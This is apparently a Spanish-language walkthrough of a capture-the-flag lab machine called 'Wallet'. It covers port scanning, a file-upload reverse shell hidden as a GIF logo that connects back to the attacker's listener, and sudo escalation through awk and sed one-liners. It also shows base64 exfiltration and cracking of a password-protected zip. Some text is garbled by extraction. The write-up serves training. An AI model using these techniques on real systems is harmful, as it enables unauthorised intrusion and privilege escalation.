WALLET

DESPLIEGUE

1- Descargamos el zip de la plataforma. Con unzip descomprimimos

unzip wallet.zip

Archive: wallet.zip inflating: auto_deploy.sh inflating: wallet.tar

2- Y ahora desplegamos la máquina

bash auto_deploy.sh wallet.tar

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es --> 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla

CONECTIVIDAD

ping -c1 172.17.0.2

```
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.263 ms

— 172.17.0.2 ping statistics —
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.263/0.263/0.263/0.000 ms
```

```
IP DE LA MÁQUINA VÍCTIMA 172.17.0.2

IP DE LA MÁQUINA ATACANTE 192.168.0.26
```

LINUX-ttl=64

ESCANEO DE PUERTOS

nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2 nmap-p- -Pn--sVCS---min-rate 5000 172.17.0.2 Starting Nmap 7.94SVN (https://nmap.org) at 2024-07-12 11:06 EDT Nmap scan report for 172.17.0.2 Host is up (0.000059s latency). Not shown: 65534 closed tcp ports (reset) STATE SERVICE VERSION 80/tcp open http Apache httpd 2.4.59 ((Debian)) |_http-title: Wallet |_http-server-header: Apache/2.4.59 (Debian) MAC Address: 02:42:AC:11:00:02 (Unknown) O 各 172.17.0.2 → C @ 80% ☆ WALLET **The Best Wallet** Manager Manage your subscriptions easily!

Añadimos a /etc/host panel.wallet.dl

Get A Quote

ENUMERACIÓN

whatweb http://panel.wallet.dl

http://panel.wallet.dl [302 Found] Apache[2.4.59], Cookies[PHPSESSID], Country[RESERVED][22], HTTPServer[Debian Linux][Apache/2.4.59 (Debian)], IP[172.17.0.2], Redirect Location[login.php]
http://panel.wallet.dl/login.php [302 Found] Apache[2.4.59], Country[RESERVED][22], HTTPServer[Debian Linux][Apache/2.4.59 (Debian)], IP[172.17.0.2], Redirect Location[registration.php]
http://panel.wallet.dl/registration.php [200 OK] Apache[2.4.59], Country[RESERVED][22], HTML5, HTMPServer[Debian Linux][Apache/2.4.59 (Debian)], IP[172.17.0.2], Passwo rdField[confirm_password, password], Script[text/javascript], Title[Wallos - Subscription Tracker]

gobuster dir -u http://panel.wallet.dl -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,doc,html,txt


```
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
 [+] Url:
                            http://panel.wallet.dl
 [+] Method:
                            GET
 [+] Threads:
[+] Wordlist:
                           /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
 [+] Negative Status codes: 404
 [+] User Agent:
                           gobuster/3.6
 [+] Extensions:
[+] Timeout:
                           php,doc,html,txt
 Starting gobuster in directory enumeration mode
(Status: 403) [Size: 280]
(Status: 403) [Size: 280]
(Status: 403) [Size: 280]
 Progress: 1102800 / 1102805 (100.00%)
```

EXPLOTACIÓN

Después de andar buceando por esta inmensidad, me voy al directorio


/registration.php y me creo un usuario: admin/passwd

correo electronico: soyyo@yahoo.com y ya me sale la pantalla de inicio de sesión.



Estamos dentro. Nos ponemos a la escucha con netcat 444.


Creamos una shell usando https://www.revshells.com/



Damos en añadir nueva suscripción. En "Upload Logo" (Subir Logo), cargamos nuestra shell, añadiendo la línea GIF89a;

A continuación, nos dirijimos a http://panel.wallet.dl/images/uploads/logos/

Ahí tenemos nuestra shell, (tuve que probar varias ya que no iban).



Apache/2.4.59 (Debian) Server at panel.wallet.dl Port 80

Obtenemos conexión

```
listening on [any] 4444 ...

connect to [192.168.0.26] from (UNKNOWN) [172.17.0.2] 58960

Linux ebdacabe3d04 6.8.11-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.8.11-1kali2 (2024-05-30) x86_64 GNU/Linux

17:14:59 up 2:19, 0 user, load average: 0.78, 0.68, 0.58

USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT

uid=33(www-data) gid=33(www-data) groups=33(www-data)

bash: cannot set terminal process group (25): Inappropriate ioctl for device

bash: no job control in this shell

www-data@ebdacabe3d04:/$

www-data@ebdacabe3d04:/$
```

Tratamos la TTY

- script /dev/null -c bash
- ctrl+Z
- stty raw -echo; fg reset xterm
- export TERM=xterm
- export SHELL=bash ssty size

35 167

- stty rows 35 columns 167

ESCALADA DE PRIVILEGIOS

Buscamos permisos sudo

```
www-data@ebdacabe3d04:/home$ sudo -l
sudo -l
Matching Defaults entries for www-data on ebdacabe3d04:
   env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty
User www-data may run the following commands on ebdacabe3d04:
 (pylon) NOPASSWD: /usr/bin/awk
```

Nos vamos a https://gtfobins.github.io/gtfobins/awk/#sudo

sudo awk 'BEGIN {system("/bin/sh")}'

```
www-data@ee9e77db9bc5:/$\sudo -u pylon /usr/bin/awk\BEGIN {system("/bin/sh")}\
$ whoami
pylon
$ bash
pylon@ee9e77db9bc5:/$
```

Listamos en pylon

Descubrimnos un .zip

Como no tenemos muchas opciones lo que hacemos es:

- Codificamos el archivo en base64:

base64 secretitotraviesito.zip > secretitotraviesito.zip.b64

- Mostramos el contenido del archivo codificado (base64) y copiamos el texto:

cat secretitotraviesito.zip.b64

- Creamos un archivo en la máquina atacante y pegamos el contenido base64
- Decodificamos el archivo

base64 -d secretitotraviesito.zip.b64 > secretitotraviesito.zip

pylon@ee9e77db9bc5:~\$ base64 secretitotraviesito.zip > secretitotraviesito.zip.b64
pylon@ee9e77db9bc5:~\$ cat secretitotraviesito.zip.b64
UESDBBQACQAIAOdC7FiFVsOKIQAAABkAAAASABwAbm9@aXRhY2hpbmdvbmEudHh@VVQJAAPx55Bm
8eeQZnV4CwABBOgDAAAE6AMAAJQl5oY@Dvf43JObusEOgH5BrIiUqdx+by9DgXMhrefNolBLBwiF
VsoKIQAAABkAAABQSwECHgMUAAkACADnQuxYhVbDiiEAAAAZAAAAEgAYAAAAAAABAAAAAPIEAAAAA
bm9@aXRhY2hpbmdvbmEudHh@VVQFAAPx55BmdXgLAAEE6AMAAAToAwAAUEsFBgAAAAABAAEAWAAA
AH@AAAAAAA

Ahora vamos con zip2john y john the ripper

zip2john secretitotraviesito.zip > secretitotraviesito.hash

ver 2.0 efh 5455 efh 7875 secretitotraviesito.zip/notitachingona.txt PKZIP

Encr: TS_chk, cmplen=33, decmplen=25, crc=8AC35685 ts=42E7 cs=42e7

type=8

```
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
chocolate1 (secretitotraviesito.zip/notitachingona.txt)
1g 0:00:00:00 DONE (2024-07-14 11:57) 4.545g/s 37236p/s 37236c/s 37236C/s 123456..whitetiger
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Descomprimimos el .zip

```
pylon@ee9e77db9bc5:~$ unzip secretitotraviesito.zip
Archive: secretitotraviesito.zip
[secretitotraviesito.zip] notitachingona.txt password:
password incorrect--reenter:
password incorrect--reenter:
  inflating: notitachingona.txt
pylon@ee9e77db9bc5:~$ cat notitachingona.txt
pinguino:pinguinomaloteh
```

Nos hacemos pingüino

```
pylon@ee9e77db9bc5:~$ su pinguino all of the cracked pas
Password: pinguino@ee9e77db9bc5:/home/pylon$ ■
```

Buscamos permisos sudo

```
pinguino@ee9e77db9bc5:/home/pylon$ sudo -l
Matching Defaults entries for pinguino on ee9e77db9bc5:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User pinguino may run the following commands on ee9e77db9bc5:
    (ALL) NOPASSWD: /usr/bin/sed
pinguino@ee9e77db9bc5:/home/pylon$
```

Vamos a https://gtfobins.github.io/gtfobins/sed/#sudo

sudo sed -n '1e exec sh 1>&0' /etc/hosts

pinguino@ee9e77db9bc5:/home/pylon\$ sudo sed -n '1e exec sh 1>&0' /etc/hosts # whoami root #